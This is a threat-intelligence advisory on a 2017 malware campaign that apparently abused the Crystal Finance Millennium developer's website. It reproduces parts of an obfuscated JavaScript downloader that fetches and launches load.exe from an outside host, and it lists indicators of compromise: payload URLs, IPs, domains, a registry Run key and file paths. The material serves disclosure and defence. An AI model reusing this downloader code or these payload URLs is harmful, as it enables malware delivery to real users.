


New Cyberattack wave is launched using official web site of the accounting software developer «Crystal Finance Millennium»

During ISSP Labs daily threat activity monitoring a new virus distribution campaign with a unique malware sample was discovered.

This sample (named "док.zip") is a text file with embedded JavaScript code.




August 22 2017, 14:06 (CEST)

Input: **док.zip**
Non-ISO extended-ASCII text, with very long lines, with CRLF line terminators
728789ca0a19ee54a86cb355bf75ea5ae8dd35d5e484dd2c44ce5134f4ae3926

Threat level: **malicious**

Summary: Threat Score: **100/100**
AV Multiscan: **10%** Agent: AAO6
Matched **57** Signatures

Countries: 

Environment: Windows 7 32 bit

Tags: **dofail** **sharik** **smoleloader**

Action:

The script executes the role of a downloader, which main objective is to download and launch an executable file.

In order to avoid cyber threats detection systems, the content of the script is obfuscated using comments, which contain text and special symbols.

```
'Euphemia Chalmers Gray (Perth, 7 maggio 1828 SPA Perth, 23 dicembre 1897) e st  
'Generalmente ricordata come Effie Gray, fu moglie del celebrato critico darte  
'La vicenda, rimasta controversa, fu oggetto di un lungo e acceso dibattito. Al  
    try {  
        return WScript.CreateObject(array[3].reverse().join(''));  
    }  
    catch(ex) {  
        try {  
            return WScript.CreateObject(array[4].reverse().join(''));  
        }  
        catch(ex) {  
            try {  
                return WScript.CreateObject(array[5].reverse().join(''));  
            }  
            catch(ex) {  
                try {  
                    return WScript.CreateObject(array[6].reverse().join(''));  
                }  
            }  
        }  
    }  
}
```

Such critical data as the source address of the malicious site from which virus was downloaded, are placed in the script as simple text in array. The elements of this array are placed in the reverse order. When this data is called, a reverse() method is used.

```
var arrlink = ["e", "x", "e", ".", "d", "a", "o", "l", "/"]
var xmlhttp = getXMLHttpRequest();
var i = 0;
while (i < 3) {
  var link = arrlink[i].reverse().join('');
  xmlhttp.open("GET", link, false);
  xmlhttp.send();
  if (xmlhttp.status == 200) {
    i = 3;
    return cb(xmlhttp.ResponseBody, false);
  }
}
```

The source address, from which downloading is performed:

<http://cfm.com.ua/awstats/load.exe>

194.28.172.73:80 (cfm.com.ua)	GET	/awstats/load.exe
----------------------------------	-----	-------------------

According to the public information, cfm.com.ua domain belongs to the «Crystal Finance Millennium» software developer.

Probably, attackers used web site vulnerabilities for placing malicious files.

This could be an indicator of the massive cyber attack preparation before the National Holidays in Ukraine.

IOC`s

<http://cfm.com.ua/awstats/load.exe>
194.28.172[.]73

[http://nolovenolivethiiswarinworld\[.\]com/ico/load.exe](http://nolovenolivethiiswarinworld[.]com/ico/load.exe)
47.88.52[.]220

[http://crystalmind\[.\]ru/versionmaster/nova/load.exe](http://crystalmind[.]ru/versionmaster/nova/load.exe)
176.114.0[.]20

contsernmayakinternacional[.]ru

soyuzinformaciiimexanikiops[.]com

kantslerinborisinafrolova[.]ru

47.88.52[.]220

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\jack1024

C:\Users\%user_name%\AppData\Roaming\Microsoft\%random_characters%\%
random_characters%.exe

C:\Users\user_name\AppData\Roaming\Microsoft\fbufwrbe\siaeesws.exe